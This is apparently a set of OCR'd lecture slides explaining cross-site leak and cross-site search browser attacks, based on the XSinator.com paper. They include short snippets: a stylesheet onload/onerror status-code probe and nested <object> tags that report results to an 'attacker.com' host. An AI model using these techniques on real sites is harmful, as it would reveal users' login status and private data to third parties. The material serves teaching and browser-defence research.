
- Open Popup
  - *target=_blank*
- Accessible Attributes
- attacker.com can read the number of Iframes on google.com
- Logout and test again



Example

- Open Popup
  - *target=_blank*
- Accessible Attributes
- attacker.com can read the number of Iframes on google.com
- Logout and test again


=> attacker.com can detect if a user is currently logged into Google (0 vs 1 Iframe)



Attack Flow XS-Leak

Previous Example:

- Inclusion Method
  - `window.open()`
- Detectable Difference
  - 1 Iframe or 0 Iframes
- Leak Technique
  - `frames.length`
- User State
  - Login Status



Cross-Site Leak Attack (XS-Leak)

Idea

A client-side bug/technique that allows an attacker to collect side-channel information from a cross-origin HTTP resource by observing how the browser reacts.

- Browser side-channel attack
- Bypass the Same-Origin Policy (SOP)

⇒ use **detectable differences** to determine the victim's **User State**

User States

- Login Status
  - Is the victim logged into a specific site?
- Account Type
  - Is the vicitim an admin or regular user? (premium vs. guest)
- Account Owner
  - Is the vicitim the owner of a specific account?
- Group Affilication
  - Is the vicitim member of a specific group or channel?
- Session Status
  - Has the vicitim visited a specific site before?

Inclusion Methods

- HTML Elements
  - `<script>`, `<img>`, `<link>`
- Iframe, Object and Embed
  - `<iframe>`, `<object>`, `<embed>`
- Pop-ups
  - `window.open()`
- JavaScript Requests
  - Fetch API

Detectable Differences

- API Usage
  - Websockets
  - Payment API
- Status Code
  - Errors (4XX & 5XX)
  - Authorization (401)
- Redirects
  - Redirects
  - JS Redirects
  - Leak Redirect Target
- Page Content
  - Iframe Count
  - Page Resource
  - ID Attributes
  - Image Size
- HTTP Header
  - X-Frame-Options
  - Content-Type
  - Content-Disposition
  - CSP Directives

Cross-Site Search Attack (XS-Search)

Idea

The attacker repeatedly “asks” questions on behalf of the victim to a web endpoint.


“Is there an e-mail which contains the word secret?” – email service

“Are there plans for the weekend?” – calendar service

- abuses Query-Based Search Systems
  - ?search=AAAA ?search=AAAB ?search=AAAC

⇒ The “answer” is obtained with XS-Leaks

XS-Search Attack Flow



The Paper

CCS21

XSinator.com: From a Formal Model to the Automatic Evaluation of Cross-Site Leaks in Web Browsers

Lukas Knittel
Ruhr University Bochum
lukas.knittel@rub.de


Christian Mainka
Ruhr University Bochum
christian.mainka@rub.de

Marcus Niemietz
Niederrhein University
of Applied Sciences
marcus.niemietz@hs-niederrhein.de

Dominik Trevor Noß
Ruhr University Bochum
dominik.noss@rub.de

Jörg Schwenk
Ruhr University Bochum
joerg.schwenk@rub.de


XS-Leak Ingredients:
detectable difference, inclusion methods, leak technique



Formal Model
for XS-Leaks

XSinator.com a
Browser Test Suite

XSinator.com



Automatically tests 34 XS-Leaks in the browser

Testing site acts as the attacker site

- https://xsinator.com

Vulnerable web application simulates the state-dependent resource

- https://xsinator.xyz


Demo

https://XSinator.com

WebSocket Detection

API Usage

- The **WebSocket API** makes it possible to open a two-way interactive communication session between the user's browser and a server.



WebSocket Detection

API Usage

- Firefox and Chrome enforces a global limit to the number of WebSockets
- *network.websocket.max-connections* (default:200)

Attack Plan:

1. exhaust limit
2. close **n** WebSockets
3. open target page
4. try opening **n** WebSockets
5. count the number of error

```
3299    }
3300    rv = prefService->GetIntPref("network.websocket.max-connections", &intpref);
3301    if (NS_SUCCEEDED(rv)) {
3302      mMaxConcurrentConnections = clamped(intpref, 1, 0xffff);
3303    }
3304  }
3305
3306  int32_t sessionCount = -1;
3307  nsWSAdmissionManager::GetSessionCount(sessionCount);
3308  if (sessionCount >= 0) {
3309    LOG(("WebSocketChannel::AsyncOpen %p sessionCount=%d max=%d\n", this,
3310         sessionCount, mMaxConcurrentConnections));
3311  }
3312
3313  if (sessionCount >= mMaxConcurrentConnections) {
3314    LOG(("WebSocketChannel: max concurrency %d exceeded (%d)",
3315         mMaxConcurrentConnections, sessionCount));
3316
3317    // WebSocket connections are expected to be long lived, so return
3318    // an error here instead of queueing
3319    return NS_ERROR_SOCKET_CREATE_FAILED;
3320  }
```

Firefox Source: netwerk/protocol/websocket/WebSocketChannel.cpp

Event Handler Error Leak

Status Code Detection

Response A

sc = (2XX or 3XX)

=> onload Event

Response B

sc = (4XX or 5XX)

=> onerror Event

```
<link rel="stylesheet" href="https://target.com"
      onload="console.log('Ok')"
      onerror="console.log('Error')">
```

Event Handler Error Leak

Status Code Detection

Link Stylesheet	200	201	203	206	208	300	301	302	303	304	400	401	402	403	404	500	501	502	503
text/plain	L	L	L	L	L	L	L	L	L	L	E	E	E	E	E	E	E	E	E
application/pdf	L	L	L	L	L	L	L	L	L	L	E	E	E	E	E	E	E	E	E
audio/mpeg	L	L	L	L	L	L	L	L	L	L	E	E	E	E	E	E	E	E	E
video/mp4	L	L	L	L	L	L	L	L	L	L	E	E	E	E	E	E	E	E	E
font/ttf	L	L	L	L	L	L	L	L	L	L	E	E	E	E	E	E	E	E	E
application/xml	L	L	L	L	L	L	L	L	L	L	E	E	E	E	E	E	E	E	E
audio/x-wav	L	L	L	L	L	L	L	L	L	L	E	E	E	E	E	E	E	E	E
text/html	L	L	L	L	L	L	L	L	L	L	E	E	E	E	E	E	E	E	E
text/javascript	L	L	L	L	L	L	L	L	L	L	E	E	E	E	E	E	E	E	E
text/css	L	L	L	L	L	L	L	L	L	L	E	E	E	E	E	E	E	E	E
image/png	L	L	L	L	L	L	L	L	L	L	E	E	E	E	E	E	E	E	E
image/svg+xml	L	L	L	L	L	L	L	L	L	L	E	E	E	E	E	E	E	E	E
image/gif	L	L	L	L	L	L	L	L	L	L	E	E	E	E	E	E	E	E	E
application/json	L	L	L	L	L	L	L	L	L	L	E	E	E	E	E	E	E	E	E

Chrome for <link rel=stylesheet>

Event Handler Error Leak

Status Code Detection

- HTML only variant
- Chrome + Firefox


```
<object data="https://target.com/alice.png">
    <object data="https://attacker.com?not_A"></object>
    <object data="https://target.com/bob.png">
        <object data="https://attacker.com?not_AB"></object>
        <object data="https://target.com/charlie.png">
            <object data="https://attacker.com?not_ABC"></object>
        </object>
    </object>
</object>
```


- The content of the <object> tag is only rendered if the resource specified in the data attribute fails to load.

https://html.spec.whatwg.org/multipage/iframe-embed-object.html#the-object-element

Cache Leak

Page Content






The image is only loaded when a mail is found.


Cache Leak Attack Flow

Page Content


1. Delete Resource from Cache



2. Load Target Website

